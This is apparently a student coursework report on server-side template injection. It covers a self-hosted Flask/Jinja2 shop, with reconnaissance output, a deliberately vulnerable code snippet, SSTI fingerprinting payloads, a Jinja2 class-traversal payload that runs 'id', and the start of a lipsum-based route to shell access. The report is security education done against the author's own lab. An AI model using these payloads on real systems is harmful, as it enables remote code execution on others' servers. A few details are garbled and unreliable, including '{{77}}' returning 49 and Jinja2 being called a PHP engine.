

Table of Contents

1. Introduction.....	1
1.1. Introduction to web application vulnerabilities	1
1.2. Injection flaws.....	2
1.3. Technical Terminologies.....	2
1.4. Aim.....	5
1.5. Objectives	5
2. Background	6
2.1. Overview	6
2.2. Introduction to Server-Side Template Injection (SSTI)	6
2.3. Detection and Fingerprinting.....	8
2.4. SSTI's Risks	9
2.5. Real-World Importance.....	9
3. Demonstration.....	10
3.1. Deploying the Vulnerable Website	10
3.2. Reconnaissance	11
3.2.1. Passive Recon.....	11
3.2.2. Active Recon	12
3.3. Execution	18
3.3.1. Initial Detection	18
3.3.2. Exploitation.....	19
4. Mitigation	29
4.1. Firewall in Host Device	29
4.2. Safe Coding Practices	29
4.2.1. Data Parameterization.....	30
4.2.2. Disabling Debug Mode	32
4.3. Password Hashing.....	34
5. Evaluation.....	38
5.1. Host Based Firewall	38
5.2. Password Hashing.....	39
5.3. Safe Coding Practices	40

5.3.1.	Data Parameterization	40
5.3.2.	Disabling Debug Mode	41
6.	Conclusion	42
7.	References	43

Table of Figures

Figure 1: Instance of Jinja2 in Flask.....	7
Figure 2: Jinja2 Query.	8
Figure 3 Website Deployment.....	10
Figure 4 Homepage	10
Figure 5 Login Page.....	11
Figure 6 Web Address.....	11
Figure 7 Basic Port Scanning using Nmap	13
Figure 8 Service Version Detection.....	13
Figure 9 Target Port Scanning	14
Figure 10 Aggressive Port Scanning.....	14
Figure 11 Directory Enumeration using Gobuster.....	16
Figure 12 Identified Attack Vector	17
Figure 13 Initial Discovery.....	18
Figure 14 {{7*7}} Output	19
Figure 15 Config Disclosure	20
Figure 16 Config Outcome.....	21
Figure 17 OS Module Access.....	22
Figure 18 Confirmed Module Access.....	23
Figure 19 Malicious File Injection	24
Figure 20 Downloading Output	24
Figure 21 Verification Payload Sent.....	25
Figure 22 Verification Output.....	26
Figure 23 Execution Part 1	27
Figure 24 Execution Part 2	28
Figure 25 Windows Security.....	29
Figure 26 Vulnerable Code of SSTI	31
Figure 27 Vulnerable Website Output.....	31
Figure 28 Remediated Code for SSTI.....	31
Figure 29 Output After SSTI Mitigation.....	32
Figure 30 Debug Mode ON.....	33
Figure 31 Debug Mode ON Verification.....	33
Figure 32 Debug Mode OFF.....	33
Figure 33 Debug Mode OFF Verification.....	34
Figure 34 Code Without Hashing	35
Figure 35 Non-Hashing Verification	36
Figure 36 Code with Hashing	36
Figure 37 Hashing Verification	37

Table of Tables

Table 1: Test for SSTI. 8

Table 2: Attack Surfaces16

Table 3 Host Based Firewall Evaluation38

Table 4 Password Hashing Evaluation.....39

Table 5 Data Parameterization Evaluation.....40

Table 6 Disabling Debug Mode41

1. Introduction

1.1. Introduction to web application vulnerabilities

Web apps now sit at the core of digital life - seen daily in banking platforms, e-commerce sites, virtual classrooms, messaging tools, and more. As reliance grows, so does the chance of falling victim to digital threats. A flaw in such software, OWASP explains, means any gap that attackers might exploit, putting both data and functions at risk (OWASP Foundation, 2021).

Some of the most persisting vulnerability include:

- Broken Authentication: If the login process is poorly built, attackers can impersonate real users without ever knowing their password (Stallings, 2018).
- Cross-Site Scripting (XSS): Malicious scripts are injected into webpages and run inside a victim's browser, siphoning off session tokens or credentials (Clarke, SQL Injection Attacks and Defense, 2012).
- Broken Access Control: The application fails to check whether a user is allowed to see or change something, not just whether they are logged in (OWASP Foundation, 2021).
- Security Misconfiguration: Less glamorous but extremely common like default passwords being unchanged, unnecessary services running, open ports nobody is monitoring (Stallings, 2018).
- Insecure Sensitive Data Storage: Data stored without encryption needs almost no effort to exploit once an attacker is in (Clarke, SQL Injection Attacks and Defense, 2012).
- Code Injection: Passing unvalidated input to an interpreter lets an attacker reshape what the application does or run system commands outright (Halfond, 2006).

The underlying cause in most of these cases is the same i.e. poor input handling and configurations that were never hardened (OWASP Foundation, 2021).

1.2. Injection flaws

An injection attack relies on one thing: the application trusting input it should not. When untrusted data is passed directly into a command or query without being sanitized, the attacker gets to decide what that command or query does.

SQL injection is the most well-documented variant. Malicious input alters a database query, which can dump records, modify data, or skip authentication checks entirely. Clarke treats it as one of the most damaging flaws in existence because the access is direct - there is no layer between the attacker and the data (Clarke, SQL Injection Attacks and Defense, 2012). Various types of injections are listed below:

- Server-side template injections work differently: user input lands inside a template that does not escape it, which often leads to remote code execution.
- Command injection passes input to an OS shell, handing the attacker arbitrary control over the server.
- LDAP injection targets directory service queries - an attacker can pull records or escalate privileges by manipulating the query structure.
- XML injection embeds malicious content inside XML, either corrupting the data or forcing the parser into behavior the application never accounted for.

1.3. Technical Terminologies

The key technical terminologies used in the project are as follows:

- Injection Flaw:

The injection vulnerability refers to the scenario whereby untrusted data is supplied to the interpreter to manipulate the interpreter to perform actions that were never intended by executing unexpected code or accessing unauthorized data (OWASP Foundation, 2021).

- Command Injection:

The command injection is an attack whereby the target of the attack involves the execution of arbitrary commands on the host operating system through the application that is vulnerable (OWASP Foundation, 2021).

- Interpreter:

An interpreter is a software application that interprets statements written in a specific programming or scripting language such as SQL, OS shell, and LDAP (Stallings, 2018).

- Input Validation:

Input Validation is the act of verifying the data received from a user input field before processing it by the application and acts as the first line of defense against any injection attacks (NIST SP 800-53, 2020).

- Payload:

The payload is an input that contains the instructions or commands meant to carry out the attack in question, such as the SQL command used in the case of injection attacks (NIST, 2021).

- Flask (Python Web Framework):

It is an open source, lightweight web application framework based on the Python programming language. Flask is a micro-web framework as it does not depend on any specific tools or libraries. Flask uses the Jinja2 templating engine as its default engine for generating HTML pages. Flask's simple and flexible design is popular in the field of web application development, but when user input is not handled properly in Flask-based applications, this can lead to issues such as Server-Side Template Injection (SSTI) (Flask, 2025).

- Jinja2 (Template Engine):

Jinja 2 is an advanced PHP templating engine, created in the Pallets Projects environment, and included default in Flask web framework. It can be used to embed dynamic expressions and logic in HTML templates, using a syntax wrapped in double curly braces, such as `variable`. While Jinja2 is very useful for creating dynamic content, unchecked input from the user may be put directly into template strings and cause Server-Side Template Injection (SSTI) (Jinja, 2023).

- SSTI:

Template Injection on the Server-Side Template Injection (SSTI) is an injection vulnerability that arises when input from users is incorporated into a server-side template insecurely, enabling an attacker to introduce and run harmful template commands on the server. SSTI occurs when web applications utilize templating engines like Jinja2, Twig, or Free marker to create content dynamically but do not adequately sanitize or separate user input from the template rendering environment. An effective SSTI attack can enable an attacker to access confidential server-side information, avoid security measures, and in extreme cases it obtains Remote Code Execution (RCE) on the server (PortSwigger, 2026).

- RCE-Remote Code (RCE):

Remote Code Execution can cause a security problem where an attacker can execute any code or command on a computer far away without needing to be in the system. This generally happens when there are weaknesses in the system, like when code, commands and data can be injected. RCE problems can allow an attacker to take control of the system and install software on it to steal information from it, prevent services from working or attack other computers in a network. Security concerns for web application web applications include RCE. An attacker would look for a vulnerability such as Server-Side Template Injection, which occurs on some applications

such as Flask or Jinja2. They will look for a RCE vulnerability and gain control; then they can do many bad things, such as installing malware or stealing data, to name a few. RCE is an issue that needs to be addressed to prevent such attacks (Cloudflare, 2026).

1.4. Aim

The report is a technical examination of injection flaws in web applications. It covers how they work under the hood, the different forms they take, how attackers exploit them, and what developers and organizations can do to reduce their exposure. The aim is a grounded, evidence-based discussion, not a checklist, but an actual attempt to understand why these vulnerabilities keep showing up despite being well-documented for decades.

1.5. Objectives

This coursework covers the following:

- What injection flaws are, and where they fit within web application security.
- Why injection vulnerabilities keep appearing in modern applications despite being well-documented.
- How attackers move from finding a vulnerability to exploiting it.
- The consequences of a successful attack, both for organizations and for the users whose data would be exposed.
- Real incidents where injection flaws caused breaches or system compromises.
- The tools used on both sides, i.e. by security professionals testing weaknesses and by attackers looking to exploit them.
- Prevention: what developers and organizations can do to address these flaws before they become incidents.

2. Background

2.1. Overview

Among today's web security weaknesses, injection flaws stand out due to their severity and persistency. Topping the OWASP Top 10 year after year shows how widely these issues are acknowledged across the digital landscape. When attackers embed malicious inputs into commands, systems may misinterpret them, in turn allowing for privilege escalation. Which is known as injection, per the OWASP Foundation (OWASP Foundation, 2001). Such flawed handling allows rogue code execution or unwarranted data exposure if safeguards fail.

Among security flaws, injection issues trace back to one core problem: unidentified data with executable logic (Stuttard, 2011). If input from users slips into commands or templates unchecked, systems may treat harmful payloads as valid operations. Though many types exist, this study looks at two prominent cases: SQL Injection (SQLi), where databases are manipulated through crafted queries; and Server-Side Template Injection (SSTI), which abuses template engines to run unintended code.

- Data Manipulation: Through techniques like UPDATE, DELETE, INSERT modification can be done to the database.
- Data Enumeration: Done to check the databases for showing information like data types, table names, column names and so on.
- Data Extraction: This is the process where UNION queries are used to pull data from tables like passwords, personal information as well as financial data.

2.2. Introduction to Server-Side Template Injection (SSTI)

Though less common, Server-Side Template Injection poses serious risks and targets apps relying on server-based templating systems (OWASP Foundation, 2023). Because they merge data with layout structures, tools like Jinja2 (Python/Flask), Twig (PHP), Freemarker (Java), and Velocity power dynamic web pages. These are used across modern backends in which these frameworks process templates where code

meets design elements during rendering. When user inputs enter such templates unchecked, attackers may execute unintended operations. Unlike classic script injections, this flaw exploits the engine's own syntax for harm. Such weaknesses emerge mainly when untrusted content gets parsed as executable template logic. Since templates run on the server, malicious payloads can reach internal processes directly. Frameworks are meant to simplify development thus open doors if misused carelessly. Even limited input exposure might allow full system compromise under certain conditions. Security depends heavily on how strictly the application separates code from content (Wandera, 2022).

When users provide input that goes straight into a template string, SSTI can happen instead of sending it safely to an existing template structure. Execution begins if malicious syntax slips through, interpreted not as regular content but as runnable commands by the system.

One of the most common examples with Jinja2 in Flask shows how the flaw works:

```
1  from flask import Flask, request, render_template_string
2  app = Flask(__name__)
3  @app.route('/greet')
4  def greet():
5      name = request.args.get('name')
6      template = f"<h1>Hello, {name}!</h1>"
7      return render_template_string(template)
8
```

Figure 1: Instance of Jinja2 in Flask.

Now if we put the name field `{{77}}` the output displays "Hello, 49!". Which shows how the system will process the input as a code instead of static content (OWASP Foundation, 2023). After which, escalation by the hacker/malicious aparty starts. According to McDonald (2020), Jinja2 allows entry into Python's structure via a template syntax. And moving up through layers by using elements like: `__class__`, then `__mro__`, `__subclasses__` which ultimately opens paths to the system's core functions. This connection ultimately enables running system-level commands remotely (McDonald, 2020).

Its example would be (Jinja2):

```
{{'._class__._mro__[1].__subclasses__()[<index>]('id', shell=True, stdout=-1).communicate()}}
```

Figure 2: Jinja2 Query.

This exploit helps to reach into the "subprocess.Popen" by climbing the chain of inherited classes, running the id command on the host OS, then revealing which user account is used to power the web service. Such behaviour defines Remote Code Execution (RCE), an extreme consequence in web flaws because attackers gain unchecked authority over the machine itself (Wandera, 2022).

2.3. Detection and Fingerprinting

Fingerprinting SSTI often means testing an app with inputs tied to various template systems and seeing what executes (OWASP Foundation , 2023). Though syntax varies across engines, one way is slipping in test snippets to check responses. Expressions from diverse platforms get inserted, then behavior is watched closely. When certain code runs, it hints at the underlying engine. Typical test inputs involve constructs specific to known interpreters, which are mentioned in the table below:

Payload	Engine
{{7*7}}	Jinja2, Twig
\${7*7}	Freemarker, Pebble
<%= 7*7 %>	ERB (Ruby)
#{7*7}	Pebble (alternative)

Table 1: Test for SSTI.

A total of 49 responses, instead of the expected text, shows that templates are being processed, revealing which syntax type is active; because of this, attackers adjust follow-up inputs to match the exact rendering system (Wandera, 2022).

2.4. SSTI's Risks

Because SSTI attacks unfold within the application layer, they reach deeper than SQL injection, tapping directly into the server's execution space (OWASP Foundation , 2023). Instead of being limited to data queries, these exploits may pull out confidential content like environment settings, config files, encryption keys or drop malicious scripts onto the disk altogether. On top of reading and planting files, attackers might spawn remote command channels or move sideways across connected services. What makes it more dangerous lies in how quietly the flaw enters: features like custom error alerts, message drafts, or live interface panels seem safe at first glance. Since such components rarely raise red flags during standard checks, flaws hide longer, surfacing only after damage occurs (McDonald, 2020).

2.5. Real-World Importance

History shows clear harm from SSTI flaws. Starting with a single weak point, attackers broke into Heartland Payment Systems back in 2008 using SQL injection, exposing more than 130 million credit card details which was an event that was ranked among the worst leaks ever recorded (Trustwave SpiderLabs, 2009). Around that same era, hackers slipped into Sony Pictures by exploiting similar database weaknesses, pulling out vast amounts of personal user information (Schwartz, 2011). Years later, new risks emerged when template-level bugs appeared across large-scale content tools; some led straight to complete control over servers hosting critical services (Wandera, 2022).

Real-world cases show injection flaws pose immediate risks - seen in live systems where breaches trigger steep outcomes like fines under regulations including GDPR. User data leaks lead to monetary setbacks alongside damaged public trust. People affected face tangible impacts when sensitive information gets disclosed (OWASP Foundation, 2021). Such vulnerabilities go beyond abstract threats; their exploitation leaves lasting marks across organizations.

3. Demonstration

3.1. Deploying the Vulnerable Website

Since the application was made with flask in python compiled with the help of Visual Studio Code, the webpage will be run on local host using python.

```
PS C:\Users\... python app.py
* Serving Flask app 'app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 656-671-142
```

Figure 3 Website Deployment




Figure 4 Homepage




Figure 5 Login Page

3.2. Reconnaissance

The first step for any type of cyber attacks is reconnaissance. It is usually done in two parts, passive and active recon.

3.2.1. Passive Recon

This is the step when you do not interact with the target directly but gather information while remaining undetected. Basically, Open-Source Intelligence.

Everything we got to know about the website is mentioned below:

- Website Name: House of Liquor
- Web Address: Running locally on <http://127.0.0.1:5000> (running on port 5000)




Figure 6 Web Address

Since our website is locally hosted, passive reconnaissance methods like “whois” and “google dorking” is not possible. But if it was a real attack method like these would be utilized.

3.2.2. Active Recon

Probing a system up close defines active reconnaissance in cybersecurity. This method involves reaching out to the target, not just watching silently. Information flows when testers or attackers engage services firsthand. Instead of passive observation, they send requests, scan ports, or trigger responses. Direct contact reveals what lies beneath the surface. Such interaction uncovers open doors that might otherwise stay hidden. The process demands engagement - machines talk back, exposing details through replies. Each exchange adds pieces to the puzzle. Knowledge builds step by step, driven by real-time feedback. What emerges is a clearer picture shaped by connection.

Active probing differs because it directs signals toward the system under observation, increasing the chance of being noticed.

Examples of active reconnaissance are as follows:

- Port scanning with tools like Nmap
- Ping sweeps to find live devices
- Banner grabbing to identify services and versions
- DNS queries against a target server
- Vulnerability scanning

Step 1: Port Scanning

The command: **nmap 127.0.0.1** was used.

```
C:\WINDOWS\system32>nmap nmap 127.0.0.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 00:19 +0545
Failed to resolve "nmap".
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000080s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
5000/tcp   open  upnp
5357/tcp   open  wsapi

Nmap done: 1 IP address (1 host up) scanned in 3.28 seconds
```

Figure 7 Basic Port Scanning using Nmap

The command used for detecting the service version was: **nmap -sV 127.0.0.1**.

```
C:\WINDOWS\system32>nmap -sV 127.0.0.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 00:21 +0545
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000010s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
445/tcp    open  microsoft-ds?
902/tcp    open  ssl/vmware-auth  VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open  vmware-auth      VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5000/tcp   open  http             Werkzeug httpd 3.1.8 (Python 3.12.10)
5357/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds
```

Figure 8 Service Version Detection

Since the target port 5000 was found open we used the command: **nmap -sV -p 5000 127.0.0.1**. With which we found that the website was using python version 3.12.10 and that it used “Werkzeug - flask”.

```
C:\WINDOWS\system32>nmap -sV -p 5000 127.0.0.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 00:23 +0545
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00s latency).

PORT      STATE SERVICE VERSION
5000/tcp  open  http    Werkzeug httpd 3.1.8 (Python 3.12.10)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

Figure 9 Target Port Scanning

Now for the aggressive scanning part we used: **nmap -A -p 5000 127.0.0.1**. With which we have detected that the website is running on a machine with Windows 10. Additionally, we also found that the flask version was “3.1.8”.

```
C:\WINDOWS\system32>nmap -A -p 5000 127.0.0.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 00:24 +0545
Nmap scan report for localhost (127.0.0.1)
Host is up (0.037s latency).

PORT      STATE SERVICE VERSION
5000/tcp  open  http    Werkzeug httpd 3.1.8 (Python 3.12.10)
|_http-title: House of Liquor
|_http-server-header: Werkzeug/3.1.8 Python/3.12.10
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1809 - 21H2
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.40 seconds
```

Figure 10 Aggressive Port Scanning

Step 2: Directory Enumeration

Hidden corners of a site often hold directories that are not linked openly. One way to uncover them involves probing paths systematically. Files tucked away might appear only when specific requests are sent. Automated tools scan for these spots by testing common names repeatedly. Access depends on how the server responds to each guess made. What remains unseen can sometimes reveal critical data unintentionally exposed.

Attackers and penetration testers use it to find:

- Admin panels
- Login pages
- Backup files
- Configuration files
- Hidden directories

Checking whether these paths exist is done by a tester:

- `example.com/admin`
- `example.com/login`
- `example.com/backup.zip`

A response from the server means the file or directory is present.

The most common tools used for this are as follows:

- DirBuster
- Gobuster
- ffuf

In our case we have chosen Gobuster as our tool. With which we found admin, cart, console, dashboard, login, login, logout, review, search, shop.

```

C:\Windows\System32\cmd.exe
C:\Users\...\Downloads\g>gobuster dir -u http://127.0.0.1:5000 -w common.txt -t 50
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://127.0.0.1:5000
[+] Method: GET
[+] Threads: 50
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
admin (Status: 302) [Size: 199] [--> /login]
cart (Status: 302) [Size: 199] [--> /login]
console (Status: 200) [Size: 1563]
dashboard (Status: 302) [Size: 199] [--> /login]
login (Status: 200) [Size: 2349]
logout (Status: 302) [Size: 189] [--> /]
review (Status: 200) [Size: 3117]
search (Status: 200) [Size: 3585]
shop (Status: 200) [Size: 9296]
Progress: 4751 / 4751 (100.00%)
=====
Finished
=====

```

Figure 11 Directory Enumeration using Gobuster

Step 3: Potential Attack Surfaces

Route	Input	Method	Notes
/login	username, password	POST	Authentication field
/review	name, message, product_id	POST	Free text field

Table 2: Attack Surfaces

[← Dashboard](#)

GUEST NOTE

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.

Select a wine

Your name

Your message

Submit review

HOUSE OF LIQUOR

Curated premium spirits for the discerning palate.

NAVIGATE

[Home](#)

INFORMATION

[About](#)


Figure 12 Identified Attack Vector

3.3. Execution

3.3.1. Initial Detection

The step to detect if the website was vulnerable to SSTI, we sent a payload `{{7*7}}`.

Expected Outcome: If the website is found to be vulnerable the payload should return to 49. Else the website should return the payload as it is.



GUEST NOTE

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.

Château Margaux 2015

{{7*7}}

Samriddha dada don ho

Submit review

Figure 13 Initial Discovery

GUEST NOTE

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.
Thank you, 49! Your review has been submitted.

Select a wine

Your name

Your message

Submit review

Figure 14 `{{7*7}}` Output

Which proves that the server-side template injection is possible.

3.3.2. Exploitation

To exploit SSTI vulnerabilities we utilized “lipsum” functionality to further get shell access of the host machine.

Lipsum is the Jinja2 built-in helper for creating placeholder Latin text, which Flask injects into every template context on its own. This is a Python function that has the `__globals__` attribute, and `os` is imported into the parent module.

Why we chose lipsum,


Simply because:

- It's less code than `config.__class__.__init__.__globals__`.
- `__globals__` is on lipsum itself. We do not need to traverse `__class__` or `__init__` first.
